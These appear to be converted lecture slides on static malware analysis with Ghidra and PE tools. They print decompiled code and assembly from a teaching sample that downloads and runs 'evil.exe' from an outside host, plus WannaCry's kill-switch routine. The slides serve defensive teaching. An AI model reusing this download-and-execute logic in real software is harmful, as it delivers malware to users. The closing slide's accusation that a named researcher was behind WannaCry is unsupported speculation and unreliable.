


# Lecture 4: Introduction to Static Analysis

# Threat Analysis Pyramid of Pain



# Malware Analysis 101

Static Analysis: Analyzing the code to determine functionality/capabilities.

Dynamic Analysis: Executing, or emulating all or portions of code to determine behavior by examining runtime artifacts.

Today, we will focus on static analysis!

# What are we actually interested in?

- Who is the malware targeting? How do we detect/triage this malware\*?
  - Banking malware targeting everyone vs the UAE targeting dissidents
- What can the malware do? Eg file I/O, Network I/O
- What does the malware talk to? What are its C2 servers?
- How does the malware communicate? What is its RPC? What channel does it use to facilitate this?
- What are its quirks? What makes it unique?
- How do we differentiate this malware from others?
- Where else is this malware deployed?
- How do we remediate incidents associated to this malware?

# How do we begin to answer these questions?

Tear the the malware apart and see what it does



# Purpose of Static Analysis

- Identify potential IOCs
  - o (usually easy)
- Determine functionality(Usually hard)
- Keep optometrists in business

Highly recommended: use
https://github.com/zackelia/ghid
ra-dark



#### Common IOCs

- Domains / URLs / IPs
- Mutex and Pipe names.
- RPC commands, Debug information..etc
- Files/folders names
- Executable hash value (md5 / sha256 / blake2b)
- Import hash
- YARA Rule Match (we have a hole lecture on this)
- Resources/ section data

## Static Analysis

Brief: Analyzing code without running it.

Longer: Static analysis involves looking at data stored in an executable file or script to determine its functionality and to extract IOCs if it is deemed malicious.

## Where to start? PE/DLLs Files

- Hash The binary. Search for that hash on VirusTotal.
  - WARNING: DO NOT UPLOAD EVERYTHING TO VT! ADVERSARIES MONITOR VT
  - Or, if the malware beacons out to the C2 from VT, this can be detected. Do not tip off your adversary if you can avoid it.
- Strings: Look at the C strings found in the file (Null/double null terminated)
- Imports: Look at the libraries imported by the PE. If you see LoadLibrary, search for where it is called
- Exports: Does it export functions?
- Resources: What resources are stored in the executable?
- Entrypoint → main assembly view
- Decompiled View
- X-refs

### Recommended Hash functions:

Defn: Hash Collision: H(x) = H(y) for x != y

MD5: A very fast, but BUSTED hash function. It is easy to generate collisions and you should not rely on this on its own.

SHA256: More reliable, and as of now has no collisions.

ImpHash: md5 hash of the import table. Why did Fireeye choose md5 for the algorithm if it is "busted"? The answer is it is fast, common, and more difficult to exploit in statically declared imports. Though technically still possible.


# Hashing

- sha256sum, md5sum, python

PS C:\Users\User\Desktop> Get-FileHash .\dogemal.exe		
Algorithm	Hash	Path
	<del></del>	<del></del>
SHA256	C1B1D63E177C41F759DB687746C8FB016856B985961B89E6676198713F5C1CF1	C:\Users\User\Desktop\dogemal

# **Imphash**


```
In [3]: import pefile
In [4]: pe = pefile.PE("mal.exe")
In [5]: pe.get_imphash()
Out[5]: 'bfc87dbd7dcec45f2680c2ddf9f8e98c'
```



## Your First Malware!


ClickMe.exe

aa0df10302edf9264d1996a8a0a21a65e9e632e527e1b7ce2ce82c6bda81db27





# Imports

Tools: Ghidra, Pestudio, Pe-Bear




# Imports






# **Imports**



## Imports: Why do we care?

Looking at imports can provide us valuable information about the capabilities of the code!

Can it Allocate memory? Can it interact with the network? Can it spawn new processes? ...etc



# Some Interesting Imports

urlmon.dll\$URLDownloadToFileW

WININET.dll\$DeleteUrlCacheEntryW

SHLWAPI.dll\$PathCombineW

USER32.dll\$MessageBoxW

KERNEL32.dll\$CreateProcessW

KERNEL32.dll\$FreeConsole

KERNEL32.dll\$GetTempPathW

# Strings

Tools: strings.exe, Pestudio, Ghidra


I prefer ghidra as we can specify the types of strings we will search for.

To search for strings, click "search" → "for strings"

Sometimes, you will find PDB paths, C2 urls, commands, messages...etc

However, malware authors can easily encrypt strings.

# Strings



#### Sections

```
We will spend more time on the PE file format
```

For now, keep in mind that data is stored in sections

Typical sections you will see are


.text: executable code

.data: global variables/data

.rdata: read only global

variables/data

.rsrc: PE resources (i.e., embedded
data, icons...etc)




#### Resources

Tool: Resource Hacker

Used to check for embedded data inside of the PE

Many malware families will embed the (encrypted) configuration file for the malware inside of the resources section

Always check the resources!




# Symbols/Debugging information

Program Database (.pdb) files contain debug and symbol information about portable executables

When compiled with Mingw, the symbols are embedded in the exe

Other times, the PDB is external and the path to it is set in the binary!

Ghidra can parse symbols



## X-Refs

X-Refs: Cross Reference

When analyzing code, it can be difficult to determine how to get started

Simple questions like "where is the \*real\* main function?" can be difficult to answer

Remember, `entry` is not the same thing as the main code


In fact, if the binary uses SEH, security cookies, and/or a C Runtime, the entry point will NOT be the main function

# X-Refs: Imports

Right click the function name, and select show references

This will find all spots in the code that (probably!) are calling this function

This can help us determine what specific functions are doing!




#### X-Refs

Example: finding references to UrlDownloadToFileW to identify a malicious download!

```
Decompile: FUN 140001070 - (ClickMe.exe)
   local 4b8 = ZEXT816(0);
   local 4a8 = ZEXT816(0);
  if (DAT 140004048 == (local 40 ^ (ulonglong)local 4b8)) {
```

# X-Refs: strings



# X-Refs: Strings


```
💪 📭 📓 🥳
Decompile: FUN_140001070 - (ClickMe.exe)
   local 4b8 = ZEXT816(0);
   HVar2 = URLDownloadToFileW((LPUNKNOWN) 0x0,L"http://evilch0nk.cf/evil.exe",local_458,0,
                               SUB168 (CONCAT412 (uVar8, CONCAT48 (uVar7, (LPVOID) CONCAT44 (uVar6, uVar5))) >>
```

# Reading/editing Assembly


- Ghidra comes with a pretty decent Decompiler! This converts Assembly into C-like code
- It also supports interactive disassembly
- You can rename functions, modify function signatures, and add comments
- Save your work in a ghidra specific database file

# Reading/editing Assembly

 Recommendation: select a function and click display control flow graph to view program control flow



# Reading/editing Assembly



```
...10f LEA RDX, [u Click me! 140...
...116 LEA R8, [u Definetly not ...
...11d XOR ECX.ECX
...11f XOR R9D, R9D
...122 CALL qword ptr [->USER32....
...128 LEA RDI, [u http://evilch...
...12f MOV RCX=>u http://evilch...
...132 CALL qword ptr [->WININET...
...138 MOV gword ptr [RSP + loc...
 ...141 XOR ECX.ECX
...143 MOV RDX=>u_http://evilch...
...146 MOV R8, RSI
...149 XOR R9D, R9D
...14c CALL URLMON. DLL:: URLDown1...
...151 TEST EAX, EAX
 ...153 JS LAB 1400011b5
                                      ...155 LEA RDX, [u Infect your c...
                                      ...15c LEA R8, [u Definetly not ...
                                      ...163 XOR ECX, ECX
                                      ...165 XOR R9D, R9D
                                      ...168 CALLqword ptr [->USER32....
                                      ...16e LEA RAX=>local 4e0,[RBP +...
                                      ...172 MOV gword ptr [RSP + loc...
                                      ...177 LEA RAX=>local 4c8, [RBP +...
                                      ...17b MOV gword ptr [RSP + loc...
                                      ...180 MO... xmmword ptr [RSP + 1...
                                      ...185 MOV dword ptr [RSP + loc...
                                       ...18d MOV dword ptr [RSP + loc...
                                       ...195 LEA RDX=>local_458, [RBP +...
                                       ...199 XOR ECX, ECX
                                       ...19b XOR R8D, R8D
                                       ...19e XOR R9D, R9D
                                       ...1a1 CALLqword ptr [->KERNEL3...
                                       ...la7 TESTEAX, EAX
```

# Finding the actual Main Function

- Malware authors can make this very, very difficult
- In the simple case, where the only functions that come before the main function are startup code for the SEH, C runtime and possible security cookies.
  - Just look for the last function called in \_entry that returns an int.
- Warning: TLS callbacks are executed before entry and can be used to hide the real entry point
- Finding main: X-refs are your friend!

# Demo: 3 ways to find the main function!

# General Tips

- Look for x-refs to suspicious strings
- Look for x-refs to imported functions
  - Especially Look for calls to LoadLibrary
- C-style main: int main(int argc, char\* argv[]){...}
  - o It returns an integer! Look for this!
- Practice finding main! Compile a binary and see if you can find the real entry point!


# When is this methodology difficult to use?

Packed Malware, obfuscated code, dynamically resolved imports...etc

We will spend lots of time on this.

## UPX: So common it is a malicious heuristic

fd535b7d6cc6ce5641cdacc96d7ebd25e10ee8bc84c301580be0b55ef6ed787d




# Real world Example: Wannacry



## Wannacry

- Worm + ransomware that leveraged exploits developed by the NSA
- Spread using "eternalblue" that exploited a bug in Microsoft's SMB protocol
- Hundreds of thousands of computers were affected
- The kill switch , which is a domain name, was discovered by MalwareTech
  - This stopped the spread of the malware, and prevented potentially billions of dollars of damage
- Let's see if we can recreate that work



# Finding the killswitch Statically

- Strings
- Pivot to code that references the strings
- Find function that calls InternetOpenUrlA
- Notice the branching behavior

```
Decompile: FUN 00408140 - (24d004a104d4d54034dbcffc2a4b19a11f3900
 undefined4 FUN 00408140(void)
   undefined4 uVarl;
   int iVar2;
   undefined4 *puVar3;
   undefined4 *puVar4;
   undefined4 local 50 [14];
   undefined4 local 17:
   undefined4 local 13;
   undefined4 local f:
   undefined4 local b:
   undefined4 local 7:
   undefined2 local 3;
   undefined local_1;
   puVar3 = (undefined4 *)s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
   puVar4 = local 50;
   for (iVar2 = 0xe; iVar2 != 0; iVar2 = iVar2 + -1) {
     *puVar4 = *puVar3;
     puVar3 = puVar3 + 1;
     puVar4 = puVar4 + 1:
   *(undefined *)puVar4 = *(undefined *)puVar3;
   local 17 = 0;
   local 13 = 0;
   local f = 0;
   local b = 0;
   local 7 = 0;
   local 3 = 0;
   local 1 = 0;
   uVarl = InternetOpenA(0,1,0,0,0);
   iVar2 = InternetOpenUrlA(uVarl, local 50,0,0,0x84000000,0);
   if (iVar2 == 0) {
     InternetCloseHandle(uVarl);
     InternetCloseHandle(0);
     FUN 00408090():
     return 0:
   InternetCloseHandle(uVarl);
   InternetCloseHandle(iVar2);
```

### How hard is it to find the Killswitch?

Not very. It takes more work to understand that it is indeed a killswitch, but hopefully this goes to show you why takes like this are...pretty out there.

But let me float my and others initial feeling when MalwareTech got arrested: The "killswitch" story was clearly bullshit. What I think happened is that MalwareTech had something to do with Wannacry, and he knew about the killswitch, and when Wannacry started getting huge and causing massive amounts of damage (say, to the NHS of his own country) he freaked out and "found the killswitch". This is why he was so upset to be outed by the media.

## Demo

Taking a snapshot

Nuking my box

Reverting to snapshot

Finding the killswitch